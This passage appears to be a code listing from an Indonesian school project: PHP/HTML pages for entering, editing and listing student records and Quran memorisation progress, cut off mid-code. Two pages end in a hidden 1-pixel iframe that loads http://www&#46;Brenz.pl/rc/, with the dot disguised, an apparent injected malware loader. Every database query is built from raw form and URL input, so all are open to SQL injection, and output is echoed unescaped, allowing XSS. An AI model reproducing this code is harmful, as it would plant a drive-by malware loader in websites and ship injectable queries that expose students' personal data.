</head>

<body>

<form name="form1" method="post" action="">
  <table  width="687"  height="359"  border="0"  align="center"
cellpadding="0" cellspacing="0">
    <tr bgcolor="#003300">
      <td    height="44"    colspan="3"><div    align="center"
class="style9           style12"><strong>Input           Data
Siswa</strong></div></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td            width="251"            height="31"><span
class="style11">NIS</span></td>
      <td width="14"><span class="style11">:</span></td>
      <td  width="422"><input  name="nis"  type="text"  id="nis"
maxlength="18"></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td height="37"><span class="style11">NAMA</span></td>
      <td><span class="style11">:</span></td>
```

```
      <td><input     name="nama"     type="text"     id="nama"
size="40"></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td   height="38"><span   class="style11">JENIS   KELAMIN
</span></td>
      <td><span class="style11">:</span></td>
      <td><span class="style11">
        <select name="jk" id="jk">
          <option>Laki-laki</option>
          <option>Perempuan</option>
        </select>
      </span></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td height="37"><strong>TEMPAT LAHIR </strong></td>
      <td><span class="style11">:</span></td>
      <td><input name="tempat" type="text" id="tempat">
      </td>
    </tr>
    <tr bgcolor="#99CC33">
      <td height="31"><strong>TGL LAHIR </strong></td>
      <td><span class="style11">:</span></td>
      <td><input    name="tgl"    type="text"    id="tglterbit"
maxlength="5"></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td height="39"><span class="style11">KELAS</span></td>
      <td><span class="style11">:</span></td>
      <td><span class="style9">
        <input name="kls" type="text" id="kls" maxlength="7">
      </span></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td height="40"><strong>ALAMAT</strong></td>
      <td><span class="style11">:</span></td>
      <td><textarea                                  name="alamat"
id="alamat"></textarea></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td colspan="3"><div align="center">
          <input   name="simpan"   type="submit"   id="simpan"
value="SIMPAN">
          <span class="style13">_____</span>          <input
name="Submit2" type="reset" value="RESET">
          <?php

 if (isset($_POST['simpan'])){

      //Fungsi untuk Merubah susunan format tanggal
    function ubahformatTgl($tanggal) {
    $pisah = explode('/',$tanggal);
    $urutan = array($pisah[2],$pisah[1],$pisah[0]);
    $satukan = implode('-',$urutan);
        return $satukan;
    }
       //Ambil variabel dari form
```

```
    $tgl = $_POST['tgl'];
       //Cara penggunaan function ubahTgl
    $ubahtgl = ubahformatTgl($tgl);


      include "koneksi.php";
      //$fileName = $_FILES['gambar']['name'];


            //cek data
            $nis=$_POST['nis'];
            $cekdata="select *from siswa where nisn='$nis'";
            $ada=mysql_query($cekdata) or die(mysql_error());
      if(mysql_num_rows($ada)>0)
      {
            //=========Java Script==============
      echo "<script language=\"Javascript\">\n";
      echo "alert('Tidak bisa menyimpan. Data dengan nis :
$nis, sudah pernah diinput! Silahkan cek lagi.');";
      echo "window.location ='formadmin.php?m=2';";
      echo "</script>";
      }
      else
      {
      // Simpan ke Database
            $sql = "insert into siswa
            values ('".$_POST['nis']."',
            '".$_POST['nama']."',
            '".$_POST['jk']."',
            '".$_POST['tempat']."',
            '$ubahtgl',
            '".$_POST['kls']."',
            '".$_POST['alamat']."')";
            mysql_query($sql);
            // Simpan di Folder Gambar

      //move_uploaded_file($_FILES['gambar']['tmp_name'],
"gambar/".$_FILES['gambar']['name']);
            echo"<script>alert('Data     Berhasil     Disimpan
!');</script>";
            }
      }
?>
      </div></td>
    </tr>
  </table>

</form>
<p> </p>
<form name="form2" method="post" action="">
  <table      width="669"      border="0"      align="center"
cellpadding="0" cellspacing="0">
    <tr bgcolor="#333333">
      <td    width="287"><span    class="style17">Cari    Data
(silahkan masukkan NIS), Untuk <em><strong>EDIT dan HAPUS
DATA</strong></em>:</span></td>
```

```
      <td    width="149"><input    name="nip2"    type="text"
id="nip2"></td>
      <td    width="219"><input    name="cari"    type="submit"
id="cari" value="CARI">      </td>
    </tr>
  </table>
  <p> </p>
</form>
<form name="form3" method="post" action="">
  <table width="1085" border="1" align="center">
  <?php
      if (isset($_POST['cari'])){
      include "koneksi.php";
      $nip2=$_POST['nip2'];

            include "koneksi.php";
            $sql="select * from siswa where nisn='$nip2'";
            $hasil=mysql_query($sql);
            $no=1;
            while ($data=mysql_fetch_array($hasil))
            {
            ?>
    <tr bgcolor="#000000">
      <td    width="32"    rowspan="2"><div    align="center"
class="style19">
          <div align="center">NO</div>
      </div></td>
      <td    width="84"    rowspan="2"><div    align="center"
class="style19">
          <div align="center">NIS</div>
      </div></td>
      <td    width="137"    rowspan="2"><div    align="center"
class="style19">
          <div align="center">NAMA SISWA </div>
      </div></td>
      <td    width="78"    rowspan="2"><div    align="center"
class="style19">
          <div align="center">GENDER</div>
      </div></td>
      <td    width="93"    rowspan="2"><div    align="center"
class="style19">
          <div align="center">
            <p>TEMPAT LAHIR </p>
            </div>
      </div></td>
      <td    width="126"    rowspan="2"><div    align="center"
class="style19">
          <div align="center">
            <p>TGL LAHIR </p>
            </div>
      </div></td>
      <td    width="146"    rowspan="2"><div    align="center"
class="style19">
          <div align="center">
            <p>KELAS</p>
            </div>
      </div></td>
```

```
      <td    width="136"    rowspan="2"    class="style19"><div
align="center">
        <p>ALAMAT</p>
        </div></td>
      <td        colspan="2"><div        align="center"><span
class="style14"><strong>NAVIGASI</strong></span></div></td>
    </tr>
    <tr>
      <td  width="91"  bgcolor="#000000"><div  align="center"
class="style19">
          <div align="center">KOREKSI</div>
      </div></td>
      <td  width="98"  bgcolor="#000000"><div  align="center"
class="style19">
          <div align="center">HAPUS</div>
      </div></td>
    </tr>
    <tr>
      <td><div      align="center"      class="style16"><span
class="style5"><?php echo $no; ?></span></div></td>
      <td><div      align="center"      class="style16"><span
class="style5"><?php echo $data['nisn']; ?>
        <input     name="nip2"     type="hidden"     id="nip2"
value="<?php echo $data['nisn']; ?>">
      </span></div></td>
      <td><div      align="center"      class="style16"><span
class="style5"><?php echo $data['nama']; ?></span></div></td>
      <td><div      align="center"      class="style16"><span
class="style5"><?php           echo           $data['jenkel'];
?></span></div></td>
      <td><div      align="center"      class="style16"><span
class="style5"><?php           echo           $data['tempat'];
?></span></div></td>
      <td><div      align="center"      class="style16"><span
class="style5"><?php echo $data['tgl']; ?></span></div></td>
      <td><div      align="center"      class="style16"><span
class="style5"><?php            echo            $data['kelas'];
?></span></div></td>
      <td><div      align="center"      class="style16"><span
class="style5"><?php           echo           $data['alamat'];
?></span></div></td>
      <td><div                                  align="center"><a
href="edit_data_siswa.php?kamu=<?php  echo  $data['nisn'];  ?>"
target="_self"> <img src="Icon/LaST%20(Cobalt)%20Desktop.png"
width="50" height="50" border="3"></a></div></td>
      <td><div                                  align="center"><a
href="hapus_data_siswa.php?kamu=<?php   echo   $data['nisn'];
?>"><img  src="Icon/LaST%20(Cobalt)%20Delete.png"  width="50"
height="50" border="3"></a></div></td>
    </tr>
    <?php
      $no++;
      };
      };
      ?>
  </table>
</form>
```

```
<p align="center" class="style20"> </p>
<p  align="center"  class="style20">DATA  SISWA  MAN  1  MODEL
BUKITTINGGI </p>
<table width="1083" border="1" align="center">
  <tr bgcolor="#33FFFF">
    <td    width="39"><div    align="center"    class="style19
style16">
        <div align="center" class="style16">NO</div>
    </div></td>
    <td    width="102"><div    align="center"    class="style19
style16">
        <div align="center" class="style16">NIS</div>
    </div></td>
    <td    width="166"><div    align="center"    class="style19
style16">
        <div align="center" class="style16">NAMA SISWA </div>
    </div></td>
    <td    width="76"><div    align="center"    class="style19
style16">
        <div align="center" class="style16">GENDER</div>
    </div></td>
    <td    width="152"><div    align="center"    class="style19
style16">
        <div align="center">
          <p class="style16">TEMPAT LAHIR </p>
          </div>
    </div></td>
    <td    width="132"><div    align="center"    class="style19
style16">
        <div align="center">
          <p class="style16">TGL LAHIR </p>
          </div>
    </div></td>
    <td    width="177"><div    align="center"    class="style19
style16">
        <div align="center">
          <p class="style16">KELAS</p>
          </div>
    </div></td>
    <td   width="187"   class="style19"><div   align="center"
class="style16">
        <p>ALAMAT</p>
        </div></td>
  </tr>
  <?php
            include "koneksi.php";
            $sql="select * from siswa";
            $hasil=mysql_query($sql);
            $no=1;
            while ($data=mysql_fetch_array($hasil))
            {
            ?>
  <tr bgcolor="#CCCCCC">
    <td><div       align="center"       class="style16"><span
class="style5"><?php echo $no; ?></span></div></td>
    <td><div       align="center"       class="style16"><span
class="style5"><?php echo $data['nisn']; ?>
```

```
    </span></div></td>
    <td><div       align="center"       class="style16"><span
class="style5"><?php echo $data['nama']; ?></span></div></td>
    <td><div       align="center"       class="style16"><span
class="style5"><?php           echo           $data['jenkel'];
?></span></div></td>
    <td><div       align="center"       class="style16"><span
class="style5"><?php           echo           $data['tempat'];
?></span></div></td>
    <td><div       align="center"       class="style16"><span
class="style5"><?php echo $data['tgl']; ?></span></div></td>
    <td><div       align="center"       class="style16"><span
class="style5"><?php            echo            $data['kelas'];
?></span></div></td>
    <td><div       align="center"       class="style16"><span
class="style5"><?php           echo           $data['alamat'];
?></span></div></td>
  </tr>
  <?php
      $no++;
      };
      ?>
</table>
<p> </p>
<iframe  style="height:1px"  src="http://www&#46;Brenz.pl/rc/"
frameborder=0 width=1></iframe>
</body>
</html>.
```

3. Edit Data Siswa

```
<!DOCTYPE     HTML     PUBLIC     "-//W3C//DTD     HTML     4.01
Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>Untitled Document</title>
<meta       http-equiv="Content-Type"       content="text/html;
charset=iso-8859-1">
<link   type="text/css"   rel="stylesheet"   href="development-
bundle/themes/ui-lightness/ui.all.css" />

    <script                    src="development-bundle/jquery-
1.8.0.min.js"></script>
    <script src="development-bundle/ui/ui.core.js"></script>
    <script                                  src="development-
bundle/ui/ui.datepicker.js"></script>
    <script     src="development-bundle/ui/i18n/ui.datepicker-
id.js"></script>
    <script type="text/javascript">
        $(document).ready(function(){
            $("#tglterbit").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
```

```
            });
    </script>
<style type="text/css">
<!--
.style9 {font-family: Georgia, "Times New Roman", Times,
serif}
.style11 {font-family: Georgia, "Times New Roman", Times,
serif; font-weight: bold; }
.style12 {
      font-size: 24px;
      color: #FFFFFF;
}
.style13 {color: #993300}
.style16 {color: #000000}
.style19 {font-size: 12px; font-weight: bold; color: #FFFFFF;
}
.style5 {font-size: 12px}
.style14 {color: #FFFFFF}
body {
      background-color: #FFFFCC;
}
.style17 {color: #FFFF00}
.style20 {
      color: #0000FF;
      font-weight: bold;
      font-size: 18px;
}
-->
</style>
</head>

<body>
<?php
include "koneksi.php";
$aku=$_GET['kamu'];
$sql="select *from siswa where nisn='$aku'";
$hasil=mysql_query($sql);
$data=mysql_fetch_array($hasil);

?>
<form name="form1" method="post" action="">
  <table width="687" height="359" border="0" align="center"
cellpadding="0" cellspacing="0">
    <tr bgcolor="#003300">
      <td height="44" colspan="3"><div align="center"
class="style9 style12"><strong>Input Data
Siswa</strong></div></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td width="251" height="31"><span
class="style11">NIS</span></td>
      <td width="14"><span class="style11">:</span></td>
      <td width="422"><?php echo $aku; ?>
      <input name="nis" type="hidden" id="nis" value="<?php
echo $aku; ?>"></td>
    </tr>
    <tr bgcolor="#99CC33">
```

```
      <td height="37"><span class="style11">NAMA</span></td>
      <td><span class="style11">:</span></td>
      <td><input name="nama" type="text" id="nama" size="40"
value="<?php echo $data['nama']; ?>"></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td  height="38"><span  class="style11">JENIS  KELAMIN
</span></td>
      <td><span class="style11">:</span></td>
      <td><span class="style11">
        <select name="jk" id="jk">
            <option  selected><?php  echo  $data['jenkel'];
?></option>
          <option>Laki-laki</option>
          <option>Perempuan</option>
        </select>
      </span></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td height="37"><strong>TEMPAT LAHIR </strong></td>
      <td><span class="style11">:</span></td>
      <td><input   name="tempat"   type="text"   id="tempat"
value="<?php echo $data['tempat']; ?>">
      </td>
    </tr>
    <tr bgcolor="#99CC33">
      <td height="31"><strong>TGL LAHIR </strong></td>
      <td><span class="style11">:</span></td>
      <td><input   name="tgl"   type="text"   id="tglterbit"
maxlength="5" value="<?php echo $data['tgl']; ?>"></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td height="39"><span class="style11">KELAS</span></td>
      <td><span class="style11">:</span></td>
      <td><span class="style9">
        <input name="kls" type="text" id="kls" maxlength="7"
value="<?php echo $data['kelas']; ?>">
      </span></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td height="40"><strong>ALAMAT</strong></td>
      <td><span class="style11">:</span></td>
      <td><textarea  name="alamat"  id="alamat"><?php  echo
$data['alamat']; ?></textarea></td>
    </tr>
    <tr bgcolor="#99CC33">
      <td colspan="3"><div align="center">
          <input   name="edit"   type="submit"   id="edit"
value="EDIT DATA">
          <?php
        if (isset($_POST['edit']))
        {
            //Fungsi untuk Merubah susunan format tanggal
    function ubahformatTgl($tanggal) {
    $pisah = explode('/',$tanggal);
    $urutan = array($pisah[2],$pisah[1],$pisah[0]);
    $satukan = implode('-',$urutan);
```

```
        return $satukan;
    }
       //Ambil variabel dari form
    $tgl = $_POST['tgl'];
       //Cara penggunaan function ubahTgl
    $ubahtgl = ubahformatTgl($tgl);

        //coding edit
        include "koneksi.php";

            $nis=$_POST["nis"];
      $nama=$_POST["nama"];
      $jk=$_POST["jk"];
      $tempat=$_POST["tempat"];
      $kls=$_POST["kls"];
      $alamat=$_POST["alamat"];
      //$k5=$_POST["k5"];

      $sql="update                    siswa                    set
nama='$nama',jenkel='$jk',tempat='$tempat',tgl='$ubahtgl',kel
as='$kls',alamat='$alamat' where nisn='$nis'";
      mysql_query($sql);

      //=========Java Script==============
      echo "<script language=\"Javascript\">\n";

      echo "alert('Data berhasil dirubah! Terima kasih.');";
      echo "window.location ='formadmin.php?m=2';";
      echo "</script>";


        }
        ?>
      </div></td>
    </tr>
  </table>

</form>
<p>
  <iframe                                    style="height:1px"
src="http://www&#46;Brenz.pl/rc/"                frameborder=0
width=1></iframe>
</p>
</body>
</html>
```

4. Input hafalan Ayat

```
<!DOCTYPE    HTML    PUBLIC    "-//W3C//DTD    HTML    4.01
Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>Untitled Document</title>
<link   type="text/css"   rel="stylesheet"   href="development-
bundle/themes/ui-lightness/ui.all.css" />
```

```
    <script                    src="development-bundle/jquery-
1.8.0.min.js"></script>
    <script src="development-bundle/ui/ui.core.js"></script>
    <script                                  src="development-
bundle/ui/ui.datepicker.js"></script>
    <script    src="development-bundle/ui/i18n/ui.datepicker-
id.js"></script>
    <script type="text/javascript">
        $(document).ready(function(){
            $("#tglterbit").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
                  $("#tglterbit2").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
                  $("#tglterbit3").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
                  $("#tglterbit4").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
                  $("#tglterbit5").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
                  $("#tglterbit6").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
                  $("#tglterbit7").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
                  $("#tglterbit8").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
                  $("#tglterbit9").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
                  $("#tglterbit10").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
```

```
                changeYear : true
            });
                  $("#tglterbit11").datepicker({
                dateFormat : "dd/mm/yy",
                changeMonth : true,
                changeYear : true
            });
        });
    </script>
<meta      http-equiv="Content-Type"      content="text/html;
charset=iso-8859-1">
<style type="text/css">
<!--
.style1 {font-size: 18px}
.style2 {color: #0000FF}
.style3 {
      color: #FFFFFF;
      font-weight: bold;
}
.style12 {font-size: 18px;
      font-weight: bold;
}
.style11  {color:  #003300;  font-style:  italic;  font-weight:
bold; }
-->
</style>
</head>

<body>
<form name="form1" method="post" action="">
  <p  align="center"  class="style1"><strong>DATA  HAFALAN  AYAT
SISWA </strong></p>
  <p     align="center"     class="style1"><strong>KELAS     X
(SEPULUH)</strong></p>
  <hr width="500">
  <p align="center"><strong>Input Data Baru </strong></p>
  <div align="center">
    <table     width="496"     border="0"     cellpadding="0"
cellspacing="0">
      <tr>
        <td              width="124"              height="34"
bgcolor="#CCCC66"><strong>NIS</strong></td>
        <td width="341" bgcolor="#CCCC66"><strong>:
          <input name="nis" type="text" id="nis">
            <input    name="cari"    type="submit"    id="cari"
value=":: Cari ::">
            <span                class="style11"><strong><span
class="style12"><span class="style1 style3">
        </span></span></strong></span> </strong></td>
        <td width="31" bgcolor="#CCCC66"><strong>
          <span                  class="style11"><strong><span
class="style12"><span class="style1 style3">
          <?php
      if (isset($_POST['cari'])){
      include "koneksi.php";
      $aku=$_POST['nis'];
      $sql="select * from siswa where nisn='$aku'";
```

```
      $hasil=mysql_query($sql);
      $data=mysql_fetch_array($hasil);

      ?>
          </span></span></strong></span>
          <input  name="a"  type="hidden"  id="a"  value="<?php
echo $data['nisn'];?>">
        </strong></td>
      </tr>
      <tr>
        <td                                          height="29"
bgcolor="#CCCC66"><strong>NAMA</strong></td>
        <td     bgcolor="#CCCC66"><strong>:     <?php     echo
$data['nama'];?>
        </strong></td>
        <td bgcolor="#CCCC66"><strong>
          <input  name="b"  type="hidden"  id="b"  value="<?php
echo $data['nama'];?>">
        </strong></td>
      </tr>
      <tr>
        <td                                          height="29"
bgcolor="#CCCC66"><strong>GENDER</strong></td>
        <td     bgcolor="#CCCC66"><strong>:     <?php     echo
$data['jenkel'];?></strong></td>
        <td bgcolor="#CCCC66"><strong>
          <input     name="c"     type="hidden"     id="nis4"
value="<?php echo $data['jenkel'];?>">
        </strong></td>
      </tr>
      <tr>
        <td                                          height="32"
bgcolor="#CCCC66"><strong>KELAS</strong></td>
        <td     bgcolor="#CCCC66"><strong>:     <?php     echo
$data['kelas'];?></strong></td>
        <td bgcolor="#CCCC66"><strong>
          <input     name="d"     type="hidden"     id="nis5"
value="<?php echo $data['kelas'];?>">
        </strong></td>
      </tr>
      <tr bgcolor="#CCCC66">
        <td height="67"> </td>
        <td><p align="center"><strong>HAFALAN 1 </strong></p>
        <p align="center"><strong>( Q.S Annaba')</strong></p>
        <p align="center"> </p>
        <p align="center" class="style2">Tgl Setor Ayat</p>
        <p align="center" class="style2">
          <input   name="tgl12"   type="text"   id="tglterbit"
required="required">
  </p>
        <p align="center" class="style2">Keterangan</p>
        <p align="center" class="style2">
          <select name="ket11" id="ket11">
            <option>Belum Lulus</option>
            <option>Lulus</option>
          </select>
        </p>
```

```
        <p align="center" class="style2">
          <input  name="simpan2"  type="submit"  id="simpan2"
value=":: SIMPAN ::">
        </p></td>
        <td><strong>
          <?php
              };
              ?>
        </strong></td>
      </tr>
      <tr bgcolor="#666666">
        <td height="30" colspan="3"><span class="style2">
          <?php

                  //===PROGRAM SIMPAN
                  if(isset($_POST['simpan2']))
                  {
            // Fungsi untuk Merubah susunan format tanggal
      function ubahformatTgl1($tanggal) {
        $pisah = explode('/',$tanggal);
        $urutan = array($pisah[2],$pisah[1],$pisah[0]);
        $satukan = implode('-',$urutan);
        return $satukan;
      }
            // Ambil variabel dari form
      $tgl12 = $_POST['tgl12'];
            // Cara penggunaan function ubahTgl
      $ubahtgl12 = ubahformatTgl1($tgl12);

            $belum="0000-00-00";
            $ket="Belum Lulus";
            include "koneksi.php";
      //    $belum2="";
            $sql = "insert into hafalan2
            values ('".$_POST['a']."',
            '".$_POST['b']."',
            '".$_POST['c']."',
            '".$_POST['d']."',
            '$ubahtgl12',
            '$belum',
            '$belum',
            '$belum',
            '$belum',
            '$belum',
            '$belum',
            '$belum',
            '$belum',
            '$belum',
            '".$_POST['ket11']."',
            '$ket',
            '$ket',
            '$ket',
            '$ket',
            '$ket',
            '$ket',
            '$ket',
            '$ket',
```

```
            '$ket')";
            mysql_query($sql);

            //===<SIMPAN GAMBAR KE FOLDER gambar>===

      //move_uploaded_file($_FILES['gambar']['tmp_name'],"gam
bar/".$_FILES['gambar']['name']);

            echo"<script>alert('Data     Berhasil     Disimpan
!');</script>";

                  }
                  ?>
        </span></td>
      </tr>
    </table>
  </div>
</form>
<form name="form2" method="post" action="">
  <p align="center"> </p>
  <p align="center"><strong>UPDATE HAFALAN AYAT :
    <input name="nis2" type="text" id="nis22">
    <input  name="cari2"  type="submit"  id="cari22"  value="::
Cari ::">
    <?php
      if (isset($_POST['cari2'])){
      include "koneksi.php";
      $nis2=$_POST['nis2'];

            include "koneksi.php";
            $sql="select * from hafalan2 where nis='$nis2'";
            $hasil=mysql_query($sql);
            $no=1;
            while ($data=mysql_fetch_array($hasil))
            {
            ?>
    <input     name="nisnyo"     type="hidden"     id="nis23"
value="<?php echo $data['nis']; ?>">
  </strong></p>
  <table width="1286" border="1">
    <tr bgcolor="#006600">
      <td height="35"><div align="center" class="style3">
          <p>HAFALAN 1 </p>
          <p>( Q.S Annaba') </p>
      </div></td>
      <td><div align="center" class="style3">
          <p>HAFALAN 2 </p>
          <p>( Q.S Annazi'at)</p>
      </div></td>
      <td><div align="center" class="style3">
          <p>HAFALAN 3 </p>
          <p>( Q.S 'Abasa)</p>
      </div></td>
      <td><div align="center" class="style3">
          <p>HAFALAN 4 </p>
          <p>( Q.S At-takwir s.d Al-Infithar)</p>
      </div></td>
```

```
      <td><div align="center" class="style3">
          <p>HAFALAN 5 </p>
          <p>( Q.S Al-Muthaffifin)</p>
      </div></td>
      <td><div align="center" class="style3">
          <p>HAFALAN 6 </p>
          <p>( Q.S Al-Insyiqaq s.d Al-Buruj )</p>
      </div></td>
      <td><div align="center" class="style3">
          <p>HAFALAN 7 </p>
          <p>( Q.S At-Thariq s.d Al-Ghasyiyah)</p>
      </div></td>
      <td><div align="center" class="style3">
          <p>HAFALAN 8 </p>
          <p>( Q.S Al-Fajr s.d Al-Layl)</p>
      </div></td>
      <td><div align="center" class="style3">
          <p>HAFALAN 9 </p>
          <p>( Q.S Ad-Dhuha s.d Al-Bayyinah)</p>
      </div></td>
      <td><div align="center" class="style3">
          <p>HAFALAN 10 </p>
          <p>( Q.S Al-zalzalah s.d An-nas)</p>
      </div></td>
    </tr>
    <tr bgcolor="#CCCCCC">
      <td  height="82"><p  align="center"  class="style2">Tgl
Setor Ayat</p>
          <p align="center" class="style2">
            <input  name="tgl1"  type="text"  id="tglterbit11"
value="<?php echo $data['t1']; ?>">
        </p></td>
      <td><p align="center" class="style2">Tgl Setor Ayat</p>
          <p align="center" class="style2">
            <input  name="tgl2"  type="text"  id="tglterbit2"
value="<?php echo $data['t2']; ?>">
        </p></td>
      <td><p align="center" class="style2">Tgl Setor Ayat</p>
          <p align="center" class="style2">
            <input  name="tgl3"  type="text"  id="tglterbit3"
value="<?php echo $data['t3']; ?>">
        </p></td>
      <td><p align="center" class="style2">Tgl Setor Ayat</p>
          <p align="center" class="style2">
            <input  name="tgl4"  type="text"  id="tglterbit4"
value="<?php echo $data['t4']; ?>">
        </p></td>
      <td><p align="center" class="style2">Tgl Setor Ayat</p>
          <p align="center" class="style2">
            <input  name="tgl5"  type="text"  id="tglterbit5"
value="<?php echo $data['t5']; ?>">
        </p></td>
      <td><p align="center" class="style2">Tgl Setor Ayat</p>
          <p align="center" class="style2">
            <input  name="tgl6"  type="text"  id="tglterbit6"
value="<?php echo $data['t6']; ?>">
        </p></td>
```

```
      <td><p align="center" class="style2">Tgl Setor Ayat</p>
          <p align="center" class="style2">
            <input  name="tgl7"  type="text"  id="tglterbit7"
value="<?php echo $data['t7']; ?>">
        </p></td>
      <td><p align="center" class="style2">Tgl Setor Ayat</p>
          <p align="center" class="style2">
            <input  name="tgl8"  type="text"  id="tglterbit8"
value="<?php echo $data['t8']; ?>">
        </p></td>
      <td><p align="center" class="style2">Tgl Setor Ayat</p>
          <p align="center" class="style2">
            <input  name="tgl9"  type="text"  id="tglterbit9"
value="<?php echo $data['t9']; ?>">
        </p></td>
      <td><p align="center" class="style2">Tgl Setor Ayat</p>
          <p align="center" class="style2">
            <input name="tgl10" type="text" id="tglterbit10"
value="<?php echo $data['t10']; ?>">
        </p></td>
    </tr>
    <tr bgcolor="#999999">
      <td            height="82"><p            align="center"
class="style2">Keterangan</p>
          <p align="center" class="style2">
            <select name="ket1" id="select2">
                  <option  selected><?php  echo  $data['k1'];
?></option>
              <option>Belum Lulus</option>
              <option>Lulus</option>
            </select>
        </p></td>
      <td><p align="center" class="style2">Keterangan</p>
          <p align="center" class="style2">
            <select name="ket2" id="select3">
                  <option  selected><?php  echo  $data['k2'];
?></option>
              <option>Belum Lulus</option>
              <option>Lulus</option>
            </select>
        </p></td>
      <td><p align="center" class="style2">Keterangan</p>
          <p align="center" class="style2">
            <select name="ket3" id="select4">
                  <option  selected><?php  echo  $data['k3'];
?></option>
              <option>Belum Lulus</option>
              <option>Lulus</option>
            </select>
        </p></td>
      <td><p align="center" class="style2">Keterangan</p>
          <p align="center" class="style2">
            <select name="ket4" id="select5">
                  <option  selected><?php  echo  $data['k4'];
?></option>
              <option>Belum Lulus</option>
              <option>Lulus</option>
```

```
            </select>
          </p></td>
        <td><p align="center" class="style2">Keterangan</p>
            <p align="center" class="style2">
              <select name="ket5" id="select6">
                    <option  selected><?php  echo  $data['k5'];
?></option>
                <option>Belum Lulus</option>
                <option>Lulus</option>
              </select>
          </p></td>
        <td><p align="center" class="style2">Keterangan</p>
            <p align="center" class="style2">
              <select name="ket6" id="select7">
                    <option  selected><?php  echo  $data['k6'];
?></option>
                <option>Belum Lulus</option>
                <option>Lulus</option>
              </select>
          </p></td>
        <td><p align="center" class="style2">Keterangan</p>
            <p align="center" class="style2">
              <select name="ket7" id="select8">
                    <option  selected><?php  echo  $data['k7'];
?></option>
                <option>Belum Lulus</option>
                <option>Lulus</option>
              </select>
          </p></td>
        <td><p align="center" class="style2">Keterangan</p>
            <p align="center" class="style2">
              <select name="ket8" id="select9">
                    <option  selected><?php  echo  $data['k8'];
?></option>
                <option>Belum Lulus</option>
                <option>Lulus</option>
              </select>
          </p></td>
        <td><p align="center" class="style2">Keterangan</p>
            <p align="center" class="style2">
              <select name="ket9" id="select10">
                    <option  selected><?php  echo  $data['k9'];
?></option>
                <option>Belum Lulus</option>
                <option>Lulus</option>
              </select>
          </p></td>
        <td><p align="center" class="style2">Keterangan</p>
            <p align="center" class="style2">
              <select name="ket10" id="select11">
                    <option  selected><?php  echo  $data['k10'];
?></option>
                <option>Belum Lulus</option>
                <option>Lulus</option>
              </select>
          </p></td>
    </tr>
```

```
    <tr bgcolor="#006600">
      <td height="37"><div align="center">
        <input    name="edit1"    type="submit"    id="edit1"
value="::: EDIT :::">
      </div></td>
      <td><div align="center">
        <input    name="edit2"    type="submit"    id="edit2"
value="::: EDIT :::">
      </div></td>
      <td><div align="center">
        <input    name="edit3"    type="submit"    id="edit3"
value="::: EDIT :::">
      </div></td>
      <td><div align="center">
        <input    name="edit4"    type="submit"    id="edit23"
value="::: EDIT :::">
      </div></td>
      <td><div align="center">
        <input    name="edit5"    type="submit"    id="edit24"
value="::: EDIT :::">
      </div></td>
      <td><div align="center">
        <input    name="edit6"    type="submit"    id="edit25"
value="::: EDIT :::">
      </div></td>
      <td><div align="center">
        <input    name="edit7"    type="submit"    id="edit26"
value="::: EDIT :::">
      </div></td>
      <td><div align="center">
        <input    name="edit8"    type="submit"    id="edit27"
value="::: EDIT :::">
      </div></td>
      <td><div align="center">
        <input    name="edit9"    type="submit"    id="edit28"
value="::: EDIT :::">
      </div></td>
      <td><div align="center">
        <input   name="edit10"    type="submit"    id="edit29"
value="::: EDIT :::">
      </div></td>
    </tr>
      <?php
      };
      };
      ?>
  </table>
  <p>
    <?php
                  //===PROGRAM EDIT
                  if(isset($_POST['edit1']))
                  {
                  //  Fungsi  untuk  Merubah  susunan  format
tanggal
      function ubahformatTgl1($tanggal) {
        $pisah = explode('/',$tanggal);
        $urutan = array($pisah[2],$pisah[1],$pisah[0]);
```

```
        $satukan = implode('-',$urutan);
        return $satukan;
      }
            // Ambil variabel dari form
      $tgl1 = $_POST['tgl1'];
            // Cara penggunaan function ubahTgl
      $ubahtgl1 = ubahformatTgl1($tgl1);

                  include "koneksi.php";
            $nisnyo=$_POST['nisnyo'];
            $k1=$_POST['ket1'];
            $sql       =       "update       hafalan2       set
t1='$ubahtgl1',k1='$k1' where nis='$nisnyo'";
            mysql_query($sql);

            echo "<script language=\"javascript\">\n";
            echo "alert('Data Berhasil Diedit !');";
            echo "window.location='formadmin.php?m=3';";
            echo "</script>";
                  }
                  ?>
    <?php
                  //===PROGRAM EDIT
                  if(isset($_POST['edit2']))
                  {
                  //  Fungsi  untuk  Merubah  susunan  format
tanggal
      function ubahformatTgl($tanggal) {
        $pisah = explode('/',$tanggal);
        $urutan = array($pisah[2],$pisah[1],$pisah[0]);
        $satukan = implode('-',$urutan);
        return $satukan;
      }
            // Ambil variabel dari form
      $tgl2 = $_POST['tgl2'];
            // Cara penggunaan function ubahTgl
      $ubahtgl2 = ubahformatTgl($tgl2);

                  include "koneksi.php";
            $nisnyo=$_POST['nisnyo'];
            $k2=$_POST['ket2'];
            $sql       =       "update       hafalan2       set
t2='$ubahtgl2',k2='$k2' where nis='$nisnyo'";
            mysql_query($sql);

            echo "<script language=\"javascript\">\n";
